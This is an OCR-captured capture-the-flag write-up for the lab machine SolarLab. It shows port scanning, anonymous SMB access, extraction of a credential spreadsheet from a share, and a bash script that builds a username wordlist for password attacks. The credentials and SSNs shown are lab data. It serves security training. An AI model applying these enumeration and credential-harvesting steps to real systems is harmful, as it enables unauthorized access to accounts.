
SolarLab Writeup



00 - Credentials

username	passsword	service	address
blakeb	ThisCanB3typedeasily1@	Webserver	http://report.solarlab.htb:6791/login
claudias	007poiuytrewq		
alexanderk / openfire	HotP!fireguard		
Administrator	ThisPasswordShouldDo!@	OpenFire / Domain	

01 - Reconnaissance and Enumeration

NMAP (Network Enumeration)

```
# Nmap 7.94SVN scan initiated Sat May 11 22:24:20 2024 as:
# Command: nmap -sC -p- -sV -oA nmap/all_ports 10.129.51.17
Nmap scan report for solarlab.htb (10.129.51.17)
Host is up (0.17s latency).
Not shown: 65530 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          nginx 1.24.0
|_http-server-header: nginx/1.24.0
|_http-title: SolarLab Instant Messenger
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
```

```
6791/tcp open  http          nginx 1.24.0
|_http-title: Did not follow redirect to http://report.solarlab.htb:6791/
|_http-server-header: nginx/1.24.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2024-05-11T19:34:29
|_  start_date: N/A

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Sat May 11 22:35:07 2024 -- 1 IP address (1 host up) scanned
in 647.65 seconds
```

We do a full port scan on the service as nmap only listens on the first 1000 ports. (`-p-`)


- port 80 (HTTP enumeration).
- port 135 and 139 (RPC client listening on windows).
- port 445 (SMB listening on the service on SMB 2 server).
- port 6791 (HTTP on a distant port mapped to a subdomain called `report.solarlab.htb`). We can add the sub domain from above:

```
10.129.152.161 solarlab.htb report.solarlab.htb
```

From the above, we can get the following understanding that we can enumerate starting from the HTTP on port 80 then move to the SMB then finally HTTP on port 6791 just for casual understanding


HTTP enumeration (port 80)

We check out the site:




From the above we see some members of the `solarlab` organization:

- Alexander Knight (CEO)
- Claudia Springer (Designer)
- Blake Byte (Developer)
  The above could stand as potential usernames in a password attack kind of situation and if the box was a domain we could enumerate users using Kerberos but the opportunity does not exist.
  Below is an email form which we can try to enumerate:




But the site seems to redirect to a `Disallowed Page`, and no request is administered to the site (using burpsuite).

Continuing further, we are given a contact page:



We can enumerate it for things such as XSS or even SSRF if it is vulnerable:



Sending a request refreshes the page with the params we have supplied. So nothing interesting may come from that. Let us move on to SMB.


The directory search and sub domain bruteforce yield nothing for this port (Ensure you check it out)

SMB (Server Message Block) Enumeration

The first thing to try out in SMB is null authentication / `anonymous` authentication on the server. If it succeeds chances of something interesting that stands out can be found in the shares there:

```
 nxc smb solarlab.htb -u anonymous -p CanBeAnything
SMB         10.129.152.161  445    SOLARLAB         [*] Windows 10 / Server
2019 Build 19041 x64 (name:SOLARLAB) (domain:solarlab) (signing:False)
(SMBv1:False)
SMB         10.129.152.161  445    SOLARLAB         [+]
solarlab\anonymous:CanBeAnything
```

The username can also be random as the server is configured for anyone with wrong credentials to work (anonymous or null authentication tends to work like that)
We see the authentication can be confirmed and from there, we can enumerate (readable) shares:



The `IPC$` share is a standard default share on most windows server. The `Documents` share is an odd folder to have and we can try to enumerate further:

```
impacket.smbclient pyp:"1"@solarlab.htb
Impacket v0.12.0.dev1+20240116.639.82267d84 - Copyright 2023 Fortra

Type help for list of commands
# shares
ADMIN$
C$
Documents
IPC$
# use Documents
# dir
*** Unknown syntax: dir
# ls
drw-rw-rw-          0  Fri Apr 26 17:47:14 2024 .
drw-rw-rw-          0  Fri Apr 26 17:47:14 2024 ..
drw-rw-rw-          0  Fri Apr 26 17:41:57 2024 concepts
-rw-rw-rw-        278  Fri Nov 17 15:34:54 2023 desktop.ini
-rw-rw-rw-      12793  Fri Nov 17 15:34:54 2023 details-file.xlsx
drw-rw-rw-          0  Thu Nov 16 22:36:51 2023 My Music
drw-rw-rw-          0  Thu Nov 16 22:36:51 2023 My Pictures
drw-rw-rw-          0  Thu Nov 16 22:36:51 2023 My Videos
-rw-rw-rw-      37194  Fri Apr 26 17:44:18 2024 old_leave_request_form.docx
# get details-file.xlsx
```

From the above details, the only interesting file is the `details-files.xlsx` which is a spreadsheet file:

```
file details-file.xlsx
details-file.xlsx: Microsoft Excel 2007+
```

We can convert it to csv using `pandas`:

- conv.py

```
import pandas as pd
```

```
read_file = pd.read_excel("details-file.xlsx")
print('File read successfully')
print('Converting to CSV')
read_file.to_csv("details-file.csv", index = None, header=True)
print('File converted to CSV successfully')
```

```
└─$ python3 conv.py
File read successfully
Converting to CSV
File converted to CSV successfully

┌──(pyp㉿Ghost)-[~/…/Machines/Active/Solarlab/www]
└─$ cat details-file.csv
Password File,Unnamed: 1,Unnamed: 2,Unnamed: 3,Unnamed: 4,Unnamed:
5,Unnamed: 6,Unnamed: 7
,,,,,,,
Alexander's SSN,,123-23-5424,,,,,'
Claudia's SSN,,820-378-3984,,,,,'
Blake's SSN,,739-1846-436,,,,,'
,,,,,,,
Site,Account#,Username,Password,Security Question,Answer,Email,Other
information
Amazon.com,101-333,Alexander.knight@gmail.com,al;ksdhfewoiuh,What was your
mother''s maiden name?,Blue,Alexander.knight@gmail.com,
Pefcu,A233J,KAlexander,dkjafblkjadsfgl,What was your high school mascot,Pine
Tree,Alexander.knight@gmail.com,
Chase,,Alexander.knight@gmail.com,d398sadsknr390,What was the name of your
first pet?,corvette,Claudia.springer@gmail.com,
Fidelity,,blake.byte,ThisCanB3typedeasily1@,What was your mother''s maiden
name?,Helena,blake@purdue.edu,
Signa,,AlexanderK,danenacia9234n,What was your mother's maiden
name?,Poppyseed muffins,Alexander.knight@gmail.com,account number: 1925-
47218-30
,,ClaudiaS,dadsfawe9dafkn,What was your mother's maiden name?,yellow
crayon,Claudia.springer@gmail.com,account number: 3872-03498-45
Comcast,JHG3434,,,,,
Vectren,YUIO576,,,,,
Verizon,1111-5555-33,,,,,
```

From the above data we can extract the following username, password combination:

```
cat details-file.csv | tail -n 9 | head -n 6 | awk -F ',' '{print $3, $4,
$7}' | sed "s/ /|/g"
Alexander.knight@gmail.com|al;ksdhfewoiuh|Alexander.knight@gmail.com
KAlexander|dkjafblkjadsfgl|Alexander.knight@gmail.com
```

```
Alexander.knight@gmail.com|d398sadsknr390|Claudia.springer@gmail.com
blake.byte|ThisCanB3typedeasily1@|blake@purdue.edu
AlexanderK|danenacia9234n|Alexander.knight@gmail.com
ClaudiaS|dadsfawe9dafkn|Claudia.springer@gmail.com
```

Username	Password	Emaill
Alexander.knight@gmail.com	al;ksdhfewoiuh	Alexander.knight@gmail.com
KAlexander	dkjafblkjadsfgl	Alexander.knight@gmail.com
Alexander.knight@gmail.com	d398sadsknr390	Claudia.springer@gmail.com
blake.byte	ThisCanB3typedeasily1@	blake@purdue.edu
AlexanderK	danenacia9234n	Alexander.knight@gmail.com
ClaudiaS	dadsfawe9dafkn	Claudia.springer@gmail.com

We can observer the following:

- The username of Alexander Knight varies from one to another, his password is random and most unlikely can be bruteforced.
- The blake.byte user has a very unique password that captures the eyes of the pen-tester (by intuition it tells you something is there)
- The `ClaudiaS` user presents a structure in the username that we can abuse to generate a custom wordlist for our user.
  From the above let us use a rule based attack (We were able to gather the usernames from the port 80 enumeration) to generate a custom wordlist:
- Users (since this is Windows, the name may be excused in terms of the case of the user; lowercase is guaranteed then)

```
Alexander Knight
Claudia Springer
Blake Byte
```

- Rules (outline)

```
- Use a combination of first_name.last_name@gmail.com (all names to be
lowercase)
- Use first names alone and last_name alones
- Use a combination of first_name.last_name@purdue.edu (all names to be
lowercase)
- Firstname, Initial of last name and vice versa (the output to be
lowercase)
- Intial of last_name, Firstname (all names to be lowercase)
```

- users.sh

```
#!/bin/bash

# Function to combine first name and last name with Gmail pattern
combine_gmail() {
    echo "$1.$2@gmail.com" >> users
}

# Function to append first names alone and last names alone
append_individual_names() {
    echo "$1" >> users
    echo "$2" >> users
}

# Function to combine first name and last name with Purdue University
pattern
combine_purdue() {
    echo "$1.$2@purdue.edu" >> users
}

# Function to generate Firstname, Initial of last name and vice versa
firstname_initial_lastname() {
    echo "$1$2" >> users
    echo "$2$1" >> users
}


# Main function to generate usernames
generate_usernames() {
    # Iterate through each line in the provided wordlist file
    while IFS= read -r line; do
        # Split the line into first name and last name
        first_name=$(echo "$line" | cut -d' ' -f1 | tr '[:upper:]'
'[:lower:]')
        last_name=$(echo "$line" | cut -d' ' -f2 | tr '[:upper:]'
'[:lower:]')

        # Combine first name and last name with Gmail pattern
        combine_gmail "$first_name" "$last_name"

        # Append first names alone and last names alone
        append_individual_names "$first_name" "$last_name"

        # Combine first name and last name with Purdue University pattern
        combine_purdue "$first_name" "$last_name"
```

```
        # Generate Firstname, Initial of last name and vice versa
        firstname_initial_lastname "$first_name" "${last_name:0:1}"

    done < "$1"  # Pass the wordlist file as argument
}

# Check if the wordlist file is provided as an argument
if [ $# -ne 1 ]; then
    echo "Usage: $0 <wordlist_file>"
    exit 1
fi

# Call the main function to generate usernames
generate_usernames "$1"
```


We acquire our wordlist:

```
./users.sh usernames; cat users
alexander.knight@gmail.com
alexander
knight
alexander.knight@purdue.edu
alexanderk
kalexander
claudia.springer@gmail.com
claudia
springer
claudia.springer@purdue.edu
claudias
sclaudia
blake.byte@gmail.com
blake
byte
blake.byte@purdue.edu
blakeb
bblake
```

We can create a simple password list from the above password (no specific criteria exists):

HTTP enumeration continued...(port 6791)

We visit the site from the specified port with the domain:




We are greeted with a login page above.

Any directory search and bruteforce unveils what we require and all redirect to the login page:

